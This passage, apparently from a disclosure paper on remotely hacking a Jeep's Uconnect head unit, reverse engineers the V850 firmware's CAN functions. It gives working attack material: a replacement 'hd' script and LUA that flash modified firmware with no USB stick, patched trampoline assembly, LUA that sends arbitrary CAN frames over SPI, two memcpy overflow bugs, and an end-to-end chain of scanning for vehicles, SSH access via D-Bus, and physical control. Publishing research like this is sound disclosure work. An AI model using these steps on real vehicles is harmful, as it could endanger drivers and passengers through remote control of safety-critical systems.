PBA = 0x3FEC000

def create_can(OFFSET, mark):
    can_interface = 0

    for i in range(0, 4):
        ea = OFFSET + (can_interface * 0x600)
        msg_buffer = ea + 0x100

        curr_can = "C" + str(can_interface)
        #Global Control Register
        MakeWord(ea)
        MakeName(ea, curr_can+"GMCTRL"+mark)
        MakeVar(ea)
        ea += 0x2

        #Global clock selection register
        MakeDword(ea)
        MakeName(ea, curr_can+"GMCS"+mark)
        MakeVar(ea)
        ea += 0x4

        #global automatic block transmission register
        MakeWord(ea)
        MakeName(ea, curr_can+"GMABT"+mark)
        MakeVar(ea)
        ea += 0x2

        MakeArray(ea, 0x38)
        MakeName(ea, curr_can+"GMABTD"+mark)
        MakeVar(ea)
        ea += 0x38

        MakeWord(ea)
        MakeName(ea, curr_can+"MASK1L"+mark)
        MakeVar(ea)
        ea += 0x2

        MakeWord(ea)
        MakeName(ea, curr_can+"MASK1H"+mark)
        MakeVar(ea)
        ea += 0x2
```

Figure: Create CAN values in PPA

You can then go to several locations within the IDB to examine the layout and cross references. For example, the image below shows the location of the 2nd and 3rd (01 and 02, respectively) CAN message buffers for CAN module 0.

```
PPA:03FEC120 C0MData0101:    .byte (2) ?
PPA:03FEC122 C0MData2301:    .byte (2) ?
PPA:03FEC124 C0MData4501:    .byte (2) ?
PPA:03FEC126 C0MData6701:    .byte (2) ?
PPA:03FEC128 C0MDLC01:       .byte (1) ?
PPA:03FEC129 C0MCONF01:      .byte (1) ?
PPA:03FEC12A C0MIDL01:       .byte (2) ?
PPA:03FEC12C C0MIDH01:       .byte (2) ?
PPA:03FEC12E C0MCTRL01:      .byte (2) ?
PPA:03FEC130                 .byte (1) ?
PPA:03FEC131                 .byte (1) ?
PPA:03FEC132                 .byte (1) ?
PPA:03FEC133                 .byte (1) ?
PPA:03FEC134                 .byte (1) ?
PPA:03FEC135                 .byte (1) ?
PPA:03FEC136                 .byte (1) ?
PPA:03FEC137                 .byte (1) ?
PPA:03FEC138                 .byte (1) ?
PPA:03FEC139                 .byte (1) ?
PPA:03FEC13A                 .byte (1) ?
PPA:03FEC13B                 .byte (1) ?
PPA:03FEC13C                 .byte (1) ?
PPA:03FEC13D                 .byte (1) ?
PPA:03FEC13E                 .byte (1) ?
PPA:03FEC13F                 .byte (1) ?
PPA:03FEC140 C0MData0102:    .byte (2) ?
PPA:03FEC142 C0MData2302:    .byte (2) ?
PPA:03FEC144 C0MData4502:    .byte (2) ?
PPA:03FEC146 C0MData6702:    .byte (2) ?
PPA:03FEC148 C0MDLC02:       .byte (1) ?
PPA:03FEC149 C0MCONF02:      .byte (1) ?
PPA:03FEC14A C0MIDL02:       .byte (2) ?
PPA:03FEC14C C0MIDH02:       .byte (2) ?
PPA:03FEC14E C0MCTRL02:      .byte (2) ?
```

Figure: CAN Module 0 message buffer 2 & 3

The IDB now has cross references to variables in RAM, a PPA section populated with CAN control registers and message buffers, and the code section of the ROM completely normalized. We assumed at this point we could see xrefs to the PPA section for CAN message buffers, but were confused when we didn't see any references to the PPA from the code segment.

Note: This had a lot to do with us looking in the wrong places and having some data listed as code in the ROM segment, but we'll continue our story regardless.

Since we couldn't find any viable xrefs to the CAN related code, we decided to download IAR workbench [34] which seems to be used by many automotive-related engineers to compile code for the V850 processor. It just so happened, that IAR workbench came with example code for our exact processor and it included sample code for sending and receiving CAN messages!

```c
char can_test(void)
{
    unsigned int    History_List_SFR, List_ptr;
// Init transmission CAN0 MB0
    CAN[ 0 ]->MB_B[ 0 ].DTLGB   = 8;             // CANn Data Length Code (0-8)
    CAN[ 0 ]->MB_W[ 0 ].DAT0W   = 0x04030201;    // CANn Data Bytes [0-3]
    CAN[ 0 ]->MB_W[ 0 ].DAT4W   = 0x08070605;    // CANn Data Bytes [4-8]

    CAN[ 0 ]->MB_H[ 0 ].MID1H   = 0x123 << 2;    // CANn message ID (11-Bit -> Shift necessary)
    CAN[ 0 ]->MB_B[ 0 ].STRB    = 0x01;          // CANn message configuration -> Transmit enabled

    do {
        CAN[ 0 ]->MB_H[ 0 ].CTL = 0x0900;        // CANn message control -> Set Interrupt enable; Set Ready
        // Check if Interrupt & Ready Bits are set correctly
    } while ((CAN[ 0 ]->MB_H[ 0 ].CTL & 0x09) != 0x09);


    // Init reception CAN1 MB0
    CAN[ 1 ]->MB_H[ 0 ].MID1H   = 0x123 << 2;    // CANn message ID
    CAN[ 1 ]->MB_B[ 0 ].STRB    = 0x09;          // CANn message configuration   -> Reception (no mask) enabled
    do {
        CAN[ 1 ]->MB_H[ 0 ].CTL = 0x0900;        // CANn message control -> Set Interrupt enable; Set Ready
        // Check if Interrupt & Ready Bits are set correctly
    } while ((CAN[ 1 ]->MB_H[0].CTL & 0x09) != 0x09);


    // Start transmission of message CAN0 MB0
    CAN[ 0 ]->MB_H[ 0 ].CTL     = 0x0200;        // Set Transmit Request Flag via set/clear mechanism

    // Wait for CAN interrupts (polling)
    while (1) {
```

Figure: IAR Example V850 CAN code

We saw that the CTL register was being set to 0x200 to indicate that a transmission was about to occur and after scouring the Uconnect's firmware, found a location that looked to be doing the exact same thing.


```
ROM:00067796          ld.w     [r6], r16
ROM:0006779A          add      r7, r16
ROM:0006779C          movea    0x100, r0, r10
ROM:000677A0          st.h     r10, 0xE[r16]    -- CnMCTRL = 0x100
ROM:000677A4          ld.w     [r6], r11
ROM:000677A8          add      r7, r11
ROM:000677AA          movea    0x200, r0, r12
ROM:000677AE          st.h     r12, 0xE[r11]
ROM:000677B2          mov      arg_can_module_index, r6
ROM:000677B4          mov      mod_id_plus_msg_buf_index, r7
ROM:000677B6          jarl     sub_718A4, lp
ROM:000677BA          mov      1, r20
ROM:000677BC          br       loc_677EA
```

Figure: CAN message transmission code disassembly

We then completely reverse engineered that function, which we called 'can_transmit_msg'. It should have been a bit more obvious to us, but the code does not directly access the PPA, instead code accesses variables in ROM that point to the relevant CAN sections. This makes sense as you would have an array of CAN modules and access them according to their index, as seen above in the IAR workbench example. We now had reference points for functions that interacted with the CAN bus.

60

```
ROM:0007C340 ROM_CAN_MODULE_IDS:.word 0          -- DATA XREF: big_can+278↑o
ROM:0007C340                                      -- sub_67240+E4↑o ...
ROM:0007C344                   .word 1
ROM:0007C348                   .word 2
ROM:0007C34C                   .word 3
ROM:0007C350 CAN_CONTROL_REGS:.word C1GMCTRL      -- DATA XREF: big_can+36↑o
ROM:0007C350                                      -- big_can+52↑o
ROM:0007C354                   .word C1GMCTRL
ROM:0007C358                   .word C0GMCTRL
ROM:0007C35C                   .word C0GMCTRL
ROM:0007C360 CAN_MODULE_MASKS:.word C1MASK1L      -- DATA XREF: sub_66530+E↑o
ROM:0007C360                                      -- sub_66530+46↑o ...
ROM:0007C364                   .word C1MASK1L
ROM:0007C368                   .word C0MASK1L
ROM:0007C36C                   .word C0MASK1L
ROM:0007C370 CAN_DATA_BUFFERS:.word C1MData0100   -- DATA XREF: ppa_to_ram+1A↑o
ROM:0007C370                                      -- ppa_to_ram+70↑o ...
ROM:0007C374                   .word C1MData0100
ROM:0007C378                   .word C0MData0100
ROM:0007C37C                   .word C0MData0100
```
Figure: PPA CAN variables

In addition to variables associated with CAN communications existing in ROM, the message buffers and control registers used for CAN were also referenced in RAM. Basically, data from the PPA was copied to RAM, and vice versa, since values could be overwritten after a short period of time. For example, we reverse engineered functions we named 'can_read_from_ram' and 'can_write_to_ram', which put data from the PPA into ram and read data from RAM to the PPA, respectively.

```
ROM:0004E5FC can0_read_from_ram:                  -- CODE XREF: zero_out_can_ram+30↓p
ROM:0004E5FC
ROM:0004E5FC arg_output_buf  =   0
ROM:0004E5FC
ROM:0004E5FC output_buffer = r29
ROM:0004E5FC                 br      loc_4E66E
ROM:0004E5FE -- ---------------------------------------------------------------
ROM:0004E5FE
ROM:0004E5FE loc_4E5FE:                           -- CODE XREF: can0_read_from_ram+76↓j
ROM:0004E5FE                 st.w    r6, 0[sp]
ROM:0004E602                 ld.w    0[sp], output_buffer
ROM:0004E606                 jarl    disable_interrupts_incr, lp
ROM:0004E60A                 ld.w    (can0_data_3 - unk_3FFF10C)[gp], r10
ROM:0004E60E                 shr     0x18, r10       -- get first byte
ROM:0004E610                 st.b    r10, [output_buffer]
ROM:0004E614                 ld.w    (can0_data_3 - unk_3FFF10C)[gp], r11
ROM:0004E618                 shl     8, r11
ROM:0004E61A                 shr     0x18, r11
ROM:0004E61C                 st.b    r11, 1[output_buffer]
ROM:0004E620                 ld.w    (can0_data_3 - unk_3FFF10C)[gp], r12
ROM:0004E624                 shl     0x10, r12
ROM:0004E626                 shr     0x18, r12
ROM:0004E628                 st.b    r12, 2[output_buffer]
ROM:0004E62C                 ld.w    (can0_data_3 - unk_3FFF10C)[gp], r13
```
Figure: can_read_from_ram

```
ROM:00060786 loc_60786:                                 -- CODE XREF: can0_write_to_ram+4↓j
ROM:00060786 input_data = r29
ROM:00060786                     st.w    r6, arg_0[sp]
ROM:0006078A                     ld.w    arg_0[sp], input_data
ROM:0006078E                     mov     input_data, r6
ROM:00060790                     jarl    zero_out_can_ram, lp
ROM:00060794                     mov     r10, r11
ROM:00060796                     cmp     r0, r11
ROM:00060798                     bz      loc_607E8
ROM:0006079A                     jarl    disable_interrupts_incr, lp
ROM:0006079E                     ld.bu   [input_data], r12
ROM:000607A2                     st.b    r12, (can0_data_0 - unk_3FFF10C)[gp]
ROM:000607A6                     ld.bu   1[input_data], r13
ROM:000607AA                     st.b    r13, (can0_data_1 - unk_3FFF10C)[gp]
ROM:000607AE                     ld.bu   2[input_data], r14
ROM:000607B2                     st.b    r14, (can0_data_2 - unk_3FFF10C)[gp]
ROM:000607B6                     ld.bu   3[input_data], r15
ROM:000607BA                     st.b    r15, (can0_data_3 - unk_3FFF10C)[gp]
ROM:000607BE                     ld.bu   4[input_data], r16
ROM:000607C2                     st.b    r16, (can0_data_4 - unk_3FFF10C)[gp]
ROM:000607C6                     ld.bu   5[input_data], r17
ROM:000607CA                     st.b    r17, (can0_data_5 - unk_3FFF10C)[gp]
ROM:000607CE                     ld.bu   6[input_data], r18
ROM:000607D2                     st.b    r18, (can0_data_6 - unk_3FFF10C)[gp]
ROM:000607D6                     ld.bu   7[input_data], r19
ROM:000607DA                     st.b    r19, (can0_data_7 - unk_3FFF10C)[gp]
ROM:000607DE                     mov     r0, r6
ROM:000607E0                     jarl    sub_698A4, lp
ROM:000607E4                     jarl    enable_interrupts_decr, lp
ROM:000607E8
```

Figure: can_write_to_ram

There are several other very important areas in RAM that are used for storing CAN IDs, CAN data lengths, and CAN message data. There is an array of pointers to variables stored in RAM that is integral to sending CAN messages.

```
ROM:0007ACAC ROM_TO_RAM_ADDR_MAP:.word 0x3FFE2BC, 0x3FFE2C4, 0x3FFCB70, 0x3FFCB6C, 0x3FFCB98
ROM:0007ACAC                                             -- DATA XREF: sub_3A628+2A↑o
ROM:0007ACAC                                             -- sub_3A628+52↑o ...
ROM:0007ACAC                     .word 0x3FFE2CC, 0x3FFC9D0, 0x3FFCC68, 0x3FFCBA0, 0x3FFCBCC
ROM:0007ACAC                     .word 0x3FFCA7C, 0x3FFCA9C, 0x3FFCA6C, 0x3FFCC34, 0x3FFC998
ROM:0007ACAC                     .word 0x3FFCC88, 0x3FFCCAC, 0x3FFCC94, 0x3FFCC78, 0x3FFCAC4
ROM:0007ACAC                     .word 0x3FFCABC, 0x3FFCB7C, 0x3FFCAE4, 0x3FFCBBC, 0x3FFCD0C
ROM:0007ACAC                     .word 0x3FFCD14, 0x3FFCB58, 0x3FFCD08, 0x3FFC9A8, 0x3FFCB5C
ROM:0007ACAC                     .word 0x3FFCB50, 0x3FFCAD0, 0x3FFCC24, 0x3FFCB80, 0x3FFCC48
ROM:0007ACAC                     .word 0x3FFCB90, 0x3FFDC10, 0x3FFDC54, 0x3FFC9B8, 0x3FFCA74
ROM:0007ACAC                     .word 0x3FFCB28, 0x3FFCBC0, 0x3FFCADC, 0x3FFC990, 0x3FFCAEC
ROM:0007ACAC                     .word 0x3FFCB0C, 0x3FFDC4C, 0x3FFDC44, 0x3FFDC3C, 0x3FFDC34
ROM:0007ACAC                     .word 0x3FFE2D0, 0x3FFE2D8, 0x3FFE2E0, 0x3FFE2E8, 0x3FFE2F0
ROM:0007ACAC                     .word 0x3FFE2F8, 0x3FFE300, 0x3FFE308, 0x3FFE310, 0x3FFE318
ROM:0007ACAC                     .word 0x3FFE320, 0x3FFE328, 0x3FFE330, 0x3FFE338, 0x3FFE340
ROM:0007ACAC                     .word 0x3FFE348, 0x3FFE350, 0x3FFE358, 0x3FFE360, 0x3FFE368
ROM:0007ACAC                     .word 0x3FFE370, 0x3FFE378, 0x3FFE380, 0x3FFE388, 0x3FFE390
ROM:0007ACAC                     .word 0x3FFE398, 0x3FFE3A0, 0x3FFDC1C, 0x3FFCC18, 0x3FFCC0C
ROM:0007ACAC                     .word 0x3FFE3A8, 0x3FFCC00, 0x3FFCBF8, 0x3FFCBF0, 0x3FFCBEC
ROM:0007ACAC                     .word 0x3FFCBE4, 0x3FFDC08, 0x3FFCBDC, 0x3FFE3B0, 0x3FFCCB4
ROM:0007ACAC                     .word 0x3FFCBC8, 0x3FFCCA4, 0x3FFCBD8, 0x3FFCBD0, 0x3FFCBB4
ROM:0007ACAC                     .word 0x3FFCCA0, 0x3FFE3B4, 0x3FFCBAC, 0x3FFDC00, 0x3FFDBF8
```

Figure: RAM pointers

Tracing the CAN registers, message buffers, and RAM values lead us to completely reverse engineer multiple functions used in sending and receiving CAN messages. The most useful to us was a function we labeled 'can_transmit_msg_1_or_3', which would take an index into an array containing fixed CAN IDs, or in our case, a special index that indicated we were providing a user supplied CAN ID, along with a pointer to the data length and the CAN message data. By populating several locations in RAM with values or our choosing we could get the firmware to send arbitrary CAN messages, controlling the ID, length, and data.

```
ROM:0006739C can_transmit_msg_1_or_3:                   -- CODE XREF: sub_68B10+4A↓p
ROM:0006739C                                            -- sub_703A8+354↓p ...
ROM:0006739C                                |
ROM:0006739C arg_0           =   0
ROM:0006739C arg_6           =   6
ROM:0006739C arg_8           =   8
ROM:0006739C arg_C           =   0xC
ROM:0006739C arg_10          =   0x10
ROM:0006739C
ROM:0006739C can_msg_index = r29
ROM:0006739C can_module_index = r28
ROM:0006739C can_data_buf_loc = r25
ROM:0006739C msg_buf_index = r26
ROM:0006739C psw_saved = r24
ROM:0006739C                 jr      loc_6756C
ROM:000673A0 -- -------------------------------------------------------------------
ROM:000673A0
ROM:000673A0 loc_673A0:                                 -- CODE XREF: can_transmit_msg_1_or_3+1D4↓j
ROM:000673A0                 st.w    r6, 0x10[sp]
ROM:000673A4                 ld.hu   0x10[sp], can_msg_index
ROM:000673A8                 mov     can_msg_index, r10
ROM:000673AA                 shl     2, r10
ROM:000673AC                 mov     ROM_MSG_TO_CAN_MOD_MAP, r11
ROM:000673B2                 add     r10, r11
ROM:000673B4                 ld.w    [r11], r12
ROM:000673B8                 mov     r12, r6
ROM:000673BA                 mov     r6, can_module_index
ROM:000673BC                 movea   (RAM_CAN_MODULE_STATE - unk_3FFF10C), gp, r13 -- AND with 0x1 and compare
ROM:000673C0                 add     r6, r13
ROM:000673C2                 ld.b    [r13], r14
```

Figure: can_transmit_msg_1_or_3

The biggest problem for us now was, although we had the ability to craft arbitrary CAN messages, we had no way to actually call the function. We could just have the modified firmware do it, but we wanted a way to send CAN messages from the OMAP chip, using the v850 as a proxy. It appeared as though we put the cart before the horse because there were limited direct calls to the transmit functions, none of which could reached from the OMAP board. Essentially, the Uconnect system did perform some CAN functionality but nothing we could call directly from the compromised head unit, so we needed to find another transport to get our messages on the bus.

We knew that the V850/Fx3 also support serial communications over SPI and I2C, but only witnessed SPI communications from the head unit to the V850 chip. Therefore, we decided to look in the firmware for code that could possibly do SPI data parsing. SPI is a pretty simple serial communication protocol, so we decided to look for specific values observed on the wire and code that looked like byte-by-byte data parsing.

```
ROM:0004A1C0 SPI_CHANS_7:                                      -- CODE XREF: sub_4B4A6-64↓p
ROM:0004A1C0                         jr        sub_4B2C6
ROM:0004A1C0 -- End of function SPI_CHANS_7
ROM:0004A1C0
ROM:0004A1C4 -- ----------------------------------------------------------------------
ROM:0004A1C4 -- START OF FUNCTION CHUNK FOR sub_4B2C6
ROM:0004A1C4
ROM:0004A1C4 loc_4A1C4:                                        -- CODE XREF: sub_4B2C6+4↓j
ROM:0004A1C4 spi_data = r28
ROM:0004A1C4  -- register r6: (null)
ROM:0004A1C4                         st.w      r6, arg_58[sp]
ROM:0004A1C8                         ld.w      arg_58[sp], r29
ROM:0004A1CC                         st.w      r7, arg_5C[sp]
ROM:0004A1D0                         ld.w      arg_5C[sp], spi_data
ROM:0004A1D4                         mov       1, r27
ROM:0004A1D6                         mov       r0, r26
ROM:0004A1D8                         ld.bu     [spi_data], r10
ROM:0004A1DC                         mov       r10, r6
ROM:0004A1DE                         jr        loc_4B1B4
ROM:0004A1E2 -- ----------------------------------------------------------------------
ROM:0004A1E2
ROM:0004A1E2 spi_byte_22:                                      -- CODE XREF: sub_4B2C6-D2↓j
ROM:0004A1E2                         ld.b      (unk_3FF7532 - unk_3FFF10C)[gp], r12
ROM:0004A1E6                         movea     0x22, r0, r1
ROM:0004A1EA                         cmp       r1, r12
ROM:0004A1EC                         bz        loc_4A1F2
ROM:0004A1EE                         jr        loc_4AC90
ROM:0004A1F2 -- ----------------------------------------------------------------------
```
Figure: SPI Channel 7

You can see in the example above that a value of 0x22 is being used in a comparison at 0x4A1E6, which matches data we observed on the wire for SPI channel 7. You'll see how, in the next section, we used the SPI protocol along with altering the IOC firmware to send arbitrary data to the V850 chip, populate variables, and send arbitrary CAN messages.

Note: Much of the details of this section have been left out for the sake of brevity. As always, if there are particular questions please email us. The reversing of the V850 firmware and SPI communications took several weeks and ended up being the most involved portion of this project.

Flashing the v850 without USB

The IOC is running on the V850 chip, which has direct access (i.e. read/write) to the CAN bus, therefore our objective was to alter the IOC and figure out a way to communicate with it from the Uconnect system. As stated previously, the firmware is not signed and can be updated from the head unit. The biggest complication for an attacker is that the system is only designed to perform the upgrade from a USB stick, which as remote attackers, we can't assume exists. We want to flash the V850 from the OMAP chip without a USB stick.

A previous section detailed that updating of the IOC is performed with the 'iocupdate' binary which communicates over SPI channel 4 using ISO-14230 like commands. The 'iocupdate' binary won't work against the V850 when it is in application mode, which is the state of the head unit when it is "on". All of these SPI messages sent to the V850 while it is in normal mode are promptly ignored. It is necessary to put the IOC into 'bootrom' mode in order to update the firmware.

However, the only way to get the V850 into 'bootrom' mode is to reset it, which then resets the OMAP processor as well (and hence the attacker loses control). When the OMAP processor starts up in 'update mode' (necessary for the IOC to be in 'bootrom' mode), it tries to update from a USB stick. Much of this is hard coded into the way the update is performed and cannot be changed.

The main goal was to get the V850 into 'update' mode without a USB stick involved. From there we could update the V850 from an image that was put on the file system remotely. Obviously, we can't have a remote attack depend on a physical USB stick.

The first step was to get code running that would restart the V850 in bootloader mode and the OMAP in update mode. Here is LUA code that does that:

```
onoff = require "onoff"
onoff.setUpdateMode(true)
onoff.setExpectedIOCBootMode("bolo")
onoff.reset( "bolo")
```

Below is the corresponding code to put the V850 back into application mode and the OMAP into normal mode:

```
onoff = require "onoff"
onoff.setExpectedIOCBootMode( "app")
onoff.setUpdateMode(false)
onoff.reset( "app")
```

The next step was to try to gain control of code that gets executed when the V850 is put into bootrom mode and the OMAP processor is put into update mode, giving us the ability to circumvent any checks that might require the USB stick to be present. Recall, that when the OMAP processor boots back up, we won't be able to communicate with it (the remote interfaces won't be enabled). We are able to run code in update mode by closely examining how the machine boots up in update mode. The file 'bootmode.sh' is one of the very first files that gets executed.

Unfortunately we cannot make changes to 'bootmode.sh' since it is in a non-writable directory, but below is a portion of the file regardless.

```
 #!/bin/sh

 #
 # Determine the boot mode from the third byte
 # of the "swdl" section of the FRAM.  A "U"
 # indicates that we are in Update mode.  Anything
 # else indicates otherwise.
 #
 inject -e -i /dev/mmap/swdl -f /tmp/bootmode -o 2 -s 1
BOOTMODE=`cat /tmp/bootmode`
echo "Bootmode flag is $BOOTMODE"
rm -f /tmp/bootmode

if [ "$BOOTMODE" != "U" ]; then
  exit 0
fi

echo "Software Update Mode Detected"
waitfor /fs/mmc0/app/bin/hd 2
if [ -x /fs/mmc0/app/bin/hd ]; then
   echo "swdl contents"
   hd -v -n8 /fs/fram/swdl
   echo "system contents"
   hd -v -n16 /fs/fram/system
 else
```

```
    echo "hd util not detected on MMC0"
  fi
```

As you can see, if the OMAP chip is not in update mode, none of the rest of the file is executed. If the OMAP chip is in update mode, then it goes on and executes the 'hd' program. This application lives in the /fs/mmc0 partition which can be made writable, so we can modify it. Therefore, in order to execute code while the OMAP chip is in update mode and the v850 is in bootloader mode, we just have to replace '/fs/mmc0/app/bin/hd' with code of our choosing. Since both processors are in the proper mode, anything we put in 'hd' will be able to update the V850 firmware!

Here is our modified version of 'hd':

```
#!/bin/sh

# update ioc
/fs/mmc0/charlie/iocupdate -c 4 -p /fs/mmc0/charlie/cmcioc.bin

# restart in app mode
lua /fs/mmc0/charlie/reset_appmode.lua

# sleep while we wait for the reset to happen
/bin/sleep 60
```

All that remains to do is to make the '/fs/mmc0' partition writable, put the appropriate files in the right places, and then fire off the restart into bootloader mode. This is done in the file 'omap.sh'.

In total, this update requires about 25 seconds, including the time necessary for booting back up in application mode. After it boots back up into application mode, the new v850 firmware will be running.

SPI Communications

The OMAP chip communicates with the V850 chip by using a Serial Peripheral Interface (SPI) implementing a proprietary protocol. This communication includes things like flashing the V850 chip, performing DTC operations, and sending CAN messages. The actual communication on a high level happens through various services. At a low level, direct communication can occur by reading and writing from '/dev/spi3'.

Unfortunately for us, there does not seem to be a command for the OMAP chip to direct the V850 to send arbitrary bytes of data to arbitrary CAN IDs. Instead, the V850 has a set of built in command IDs with mostly hard coded data that can be sent by the OMAP chip. As an attacker, we need more.

SPI message protocol

We didn't completely reverse engineer the entire message protocol sent from the OMAP chip to the SPI chip, but we include some highlights here.

When the v850 is in update mode, the communication looks like ISO 14230 commands. This can be seen if you care to reverse engineer the 'iocupdate' binary. Some examples of the bytes sent include:

```
startDiagnosticSession: 10 85
ecuReset: 11 01
requestTransferExit: 37
requestDownload: 34 00 00 00 00 07 00 00
readEcuIdentification: 1A 87
```

When the v850 is in normal mode, the communication seems to be multiplexed. There are some communication bytes that indicate the length of the message. The first byte of the actual message indicates the "channel" and the rest of the bytes are the data. At a slightly higher level, each channel is accessed via '/dev/ipc/ch7'.

We don't know about all the channels and what they are used for, but here are some highlights:

Channel 6: ctrlChan, used to send a pre-programmed CAN message

Channel 7: Something to do with DTC and diagnostics

Channel 9: Get the time from the v850

Channel 25: Some kind of keys

Getting V850 version information

If you look at 'platform_version.lua' you will see how you can query the application version of the firmware running on the V850. If you send two particular bytes over channel 7, the V850 will respond with the version.

```
ipc_ch7:write(0xf0, 3)
…
 local function onIpcMessage(msg)
    if msg[1] ~= 240 then
       return
    end
…
    if msg[2] == 3 then
       versions.ioc_app_version = msg[3] .. "." .. msg[4] .. "." .. msg[5]
       ipc_ch7:close()
    end
  end
```

Therefore if you send 'F0 03', you expect to get five bytes back, f0, 03, x, y, z where the version is x.y.z. You can check this by querying the version from the appropriate D-Bus service on the OMAP chip:

```
service = require "service"
x=service.invoke("com.harman.service.platform", "get_all_versions", {})
print(x, 1)

  app version: 14.05.3
  ioc_app_version: 14.2.0
  hmi_version: unknown
  eq_version: 14.05.3
  ioc_boot_version: 13.1.0
  nav_version: 13.43.7
```

V850 compile date

Here is a simple program that will get the compilation date from the V850 chip:

```
file = '/dev/ipc/ch7'
g = assert(ipc.open(file))
f = assert(io.open(file, "r+b"))

g:write(0xf0, 0x02)
bytes = f:read(0x18)
print(hex_dump(bytes))

g:close()
f:close()
```

Below is the output from the script described above. The compile date is Jan 09 2014, 20:46:

```
# lua spi.lua

0000: 00 f0 02 42 3a 46 2f 4a ...B:F/J
0008: 61 6e 20 30 39 20 32 30 an 09 20
0010: 31 34 2f 32 30 3a 34 36 14/20:46
```

V850 vulnerabilities in firmware

We already showed that you can just flash the V850 with modified firmware. But what if they used cryptographic signatures or you wanted to just affect the v850 dynamically without reprogramming it, leaving no forensic evidence behind? We briefly looked at some of the code that parsed SPI messages in the v850 firmware and identified some potential vulnerabilities. Since we didn't need them and didn't have a v850 debugger, we didn't actual verify these, but they appear to be memory corruption issues.

While the attack surface is pretty small through the SPI interface, due to the trusted nature of the communication, the code is not entirely robust. Here are two memory corruption bugs in the SPI handling code in the v850 application firmware.

```
0004A212                    ld.w     -0x7BD8[gp], r16 -- 3ff7534
0004A216                    ld.w     6[r16], r17
0004A21A                    mov      r17, r6
0004A21C                    addi     5, r28, r7
0004A220                    ld.bu    4[r28], r18
0004A224                    mov      r18, r8
0004A226                    jarl     memcpy, lp
```

In this code, r28 points to user controlled data sent through SPI. This code essentially decompiles to something like:

```
memcpy(fixed_buffer, attacker_controlled_data, attacker_controlled_len);
```

Here is a similar stack overflow:

```
0004A478                    movea    arg_50, sp, r6
0004A47C                    addi     5, r28, r7
0004A480                    ld.bu    4[r28], r10
0004A484                    mov      r10, r8
0004A486                    jarl     memcpy, lp
```

We've found several other memory corruption bugs in the code base but did not document them because we did not need them for our exploitation process.

Sending CAN messages through the V850 chip

If you can modify the firmware, as we showed earlier in the paper, you can provide changes that make it possible to send arbitrary CAN data from the OMAP chip. There are lots of ways to do this, but the easiest and safest way is to send the CAN data in a SPI message, which can be passed to the appropriate function in the V850 firmware. We choose message 'F0 02' on SPI channel 7. As seen earlier, this corresponds to getting the compile date of the firmware. We choose this command because we never saw any code that actually calls it, so if we screw it up, it shouldn't cause a fatal error.

The function that handles channel 7 is at 0x4b2c6. The code to handle 'F0 02' starts at 0x4aea4. Our technique was to modify the firmware and jump to an unused spot in ROM where we could place arbitrary code of our choosing. At the end of that code, we return execution to the original spot.

```
0007EDD0
0007EDD0 1C 7F 03 00             ld.b    3[r28], r15
0007EDD4 FC 47 05 00             ld.hu   4[r28], r8
0007EDD8 D2 42                   shl     0x12, r8
0007EDDA 64 47 3D D3             st.w    r8, -0x2CC4[gp]
0007EDDE 64 47 49 D3             st.w    r8, -0x2CB8[gp]
0007EDE2 2E 06 78 9F 07 00       mov     ROM_CAN_DATA_PTRS, r14 -- ROM_CAN_DATA_PTRS is a list
0007EDE8 2E 37 9D 00             ld.w    0x9C[r14], r6
0007EDEC 3C 3E 06 00             movea   6, r28, r7
0007EDF0 0F 40                   mov     r15, r8
0007EDF2 0F 40                   mov     r15, r8
0007EDF4 BF FF 3A 8C             jarl    memcpy, lp
0007EDF8 3C 3E 06 00             movea   6, r28, r7
0007EDFC 0F 40                   mov     r15, r8
0007EDFE 0F 40                   mov     r15, r8
0007EE00 2E 37 6C 01             ld.h    0x16C[r14], r6
0007EE04 BF FF 2A 8C             jarl    memcpy, lp
0007EE08 1C 37 02 00             ld.b    2[r28], r6
0007EE0C 44 7F 38 D3             st.b    r15, -0x2CC8[gp]
0007EE10 44 7F 3B D3             st.b    r15, -0x2CC5[gp]
0007EE14 BE FF 88 85             jarl    check_stuff_then_transmit_CAN, lp
0007EE18 20 96 18 00             movea   0x18, r0, r18
0007EE1C BC 07 8C C0             jr      loc_4AEA8
0007EE1C
```

Figure: The new code we added to the firmware

We use the function 'can_transmit_msg_1_or_3' (0x6729c). This function takes as an argument one of 92 fixed values which each corresponds to a separate spot in an array of CAN messages (ID, length, and data). For most of these, the CAN ID is fixed. However, for certain values (39 and 91 are two examples), it reads the CAN ID and LEN from RAM (as opposed to ROM like the others).

Our code reads the CAN ID from the SPI message and puts it into where the CAN ID is read in RAM (gp-0x2CC4). Then it copies data from the SPI packet to its appropriate location in RAM. Finally, it copies the length of the data and puts it where that is expected. It calls the function to transmit the message, and then it sets a value to r18 (which was ruined by our trampoline code) and returns as expected.

Then, from the head unit, something like the LUA code below will send a CAN message for both high speed and medium speed bus, depending on whether you use the 39 or 91 message, respectively.

```
ipc = require("ipc")
file = '/dev/ipc/ch7'

g = assert(ipc.open(file))
--              f0,02,39|91,LEN,CAN1,CAN2,CAN3,CAN4,DATA0,DATA1...

g:write(0xf0, 0x02, 91, 0x08, 0xf1, 0x86, 0xda, 0xf8, 0x05, 0x2F, 0x51, 0x06,
0x03, 0x10, 0x00, 0x00)
```

The entire exploit chain

Up to this point, we've discussed many aspects of how to remotely exploit the Jeep and similar vehicles. There is enough information so far that you could accomplish full exploitation but we wanted to just summarize how the exploit chain would work from beginning to end.

Identify target

You need the IP address of the vehicle. You could just pick one at random or write a worm to hack them all. If you knew the VIN or GPS, you could scan the IP ranges where vehicles are known to reside until you found one with corresponding VIN or GPS. Due to the slow speed of devices on the Sprint network, to make this practical, you'd probably need many devices to parallelize the scan, possibly up to a few hundred.

Exploit the OMAP chip of the head unit

Once you have an IP address of a vulnerable vehicle, you can run code using the execute method of the appropriate D-Bus service, as discussed earlier. The easiest thing to do is to upload an SSH public key, configuration file, and then start the SSH service. At this point you can SSH to the vehicle and run commands from the remote terminal.

Control the Uconnect System

If all you want to do is control the radio, HVAC, get the GPS, or other non-CAN related attacks, then only LUA scripts are needed as described in the sections above. In fact, most of the functionality can be done using D-Bus without actually executing code, just by using the provided D-Bus services. If you want to control other aspects of the car, continue on…

Flash the v850 with modified firmware

Have a modified v850 firmware ready to go and follow the instructions earlier to flash the v850 with the modified firmware. This requires an automated reboot of the system, which may alert the driver that something is going on. If you mess up this step, you'll brick the head unit and it will need to be replaced.

Perform cyber physical actions

Utilizing the modified firmware, send appropriate CAN messages to make physical things happen to the vehicle by sending messages from the OMAP chip to the modified firmware on the V850 chip using SPI. This requires research similar to studies performed by the authors of this paper in 2013 [3].

Cyber Physical Internals

